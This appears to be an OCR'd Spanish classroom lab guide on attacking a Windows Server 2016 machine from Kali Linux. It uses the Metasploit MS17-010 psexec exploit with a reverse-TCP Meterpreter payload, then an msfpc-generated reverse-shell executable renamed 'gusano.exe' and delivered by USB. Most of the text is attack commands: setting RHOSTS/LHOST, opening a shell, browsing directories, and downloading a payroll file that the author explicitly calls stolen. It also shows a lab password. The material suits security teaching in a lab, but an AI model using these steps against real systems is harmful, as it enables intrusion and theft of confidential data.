
Escenario con dos servidores Debian como Router



Practica – Haciendo del Meterpreter para ingresar archivo tipo gusano desde Kali a Windows


Estando en el servidor Kali Linux

Ctrl + Alt * T

$sudo bash

Contraseña: Qwe123

msfconsole



Msf6>search ms17-010

Msf6>use exploit/Windows/smb/ms17-010_psexec

----->set payload Windows/meterpreter/reverse_tcp


---->set Rhosts 172.16.1.15

---->set Lhost 192.168.50.33

--->exploit

Meterpreter>sysinfo

Verifico que tengo al Windows server 2016 capturado



Otra forma de atacar a Windows server 2016

Es creando un archivo malicioso o de infección (ejecutable)

Msfvenom: este archivo malicioso es para equipos con sistema operativo Android


Msfpc: este archivo malicioso es para equipos con sistema operativo Windows

Para salirme de meterpreter>exit

Exit

Estando en Kali-Linux

#msfpc windows 192,168,50.33 reverse verbose




Y vemos que se genera un archivo msf hadler files: ´/home/oscar/windows-meterpreter-staged-reverse-tcp-443-exe

copiar y pegar

#msfconsole -q -r ´/home/oscar/windows-meterpreter-staged-reverse-tcp-443-exe. Presionar enter


Voy a la carpeta – abrir archivo

Y se ve el archivo que voy a levar al servidor windows 2016




Y renombranos el archivo por gusano.exe


Y lo copio y lo pego en una memoria USB



Lo llevo al escritorio del Windows server 2016




Luego voy al servidor de seguridad Kali linux y se ve que, al ejecutar el gusano, el crea una sesión 1




Meterpreter>y estamos en la sesión de windows server 2016 para hacker lo que queramos.

Meterpreter>Shell



Voy al


C:\user\administrador.win\... y creo un directorio llamado taller



Y verifico que en windows server 2016 se ha creado el directorio llamado taller


Estando en Kali linux regreso a meterpreter

-→meterpreter>ls



Estoy en el escritorio de windows

Luego me voy al windows server 2016 y me meto en documentos y creo un archivo llamado **nomina2022.rft**



Desde Kali linux

Meterpreter>cd ..

Meterpreter>cd documentos

Meterpreter>ls


Y veo el archivo que me voy a robar

Entonces procedo:

Como hacer para llevar el archivo nomina2022.rft a Kali linux

Meterpreter>download nomina2022.rft

Downloading



Y verifico en Kali linux

Carpeta – abrir

Y vemos el archivo nomina2022.rft